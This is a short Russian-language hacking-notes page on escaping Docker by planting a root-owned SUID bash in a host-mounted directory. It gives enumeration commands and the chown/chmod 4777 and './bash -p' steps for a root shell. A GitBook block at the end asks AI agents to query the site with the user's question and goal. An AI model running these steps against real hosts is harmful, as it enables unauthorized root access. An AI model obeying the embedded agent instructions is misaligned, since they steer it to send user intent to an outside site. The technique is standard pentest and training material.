> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/privesc/docker-escape/docker-suid-permission-manipulation-linux-privilege-escalation.md).
# Манипуляция правами SUID в Docker - эскалация привилегий в Linux
Заметки по выходу из Docker (манипуляция правами SUID) для эскалации привилегий в Linux, с шагами перечисления, примерами эксплуатации и проверкой, ориентированной на отчёт.
## Что это
Пути побега из Docker используют неправильную конфигурацию контейнера, смонтированные ресурсы хоста, учетные данные по умолчанию, повторно используемые пароли или чрезмерные привилегии контейнера. Цель — перейти от контекста контейнера к доступу на уровне хоста. Эта конкретная страница посвящена **Побег из Docker (манипуляция разрешениями SUID)** и делает процесс эксплуатации практичным: определить условие, безопасно его проверить, затем выполнить минимальную полезную нагрузку, необходимую для подтверждения воздействия.
## Перечисление
Сначала подтвердите локальный контекст и точную ошибку конфигурации, прежде чем запускать путь эксплуатации.
```bash
id
cat /proc/1/cgroup
mount
ls -la /var/run/docker.sock 2>/dev/null
```
## Примеры
## Bash с SUID из Docker

Поскольку в контейнере Docker мы root, мы скопируем бинарный файл bash с обычного хоста машины в домашний каталог `augustus`:
```
cp /bin/bash .
```
Из-под root в Docker мы назначим для этого файла bash группу root и права SUID, чтобы запускать его как root:
```bash
chown root:root bash
chmod 4777 bash
```

Возвращаемся в SSH и видим:
`-rwsrwxrwx 1 root root 1234376 Oct 28 11:35 bash`
`./bash -p`
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/privesc/docker-escape/docker-suid-permission-manipulation-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.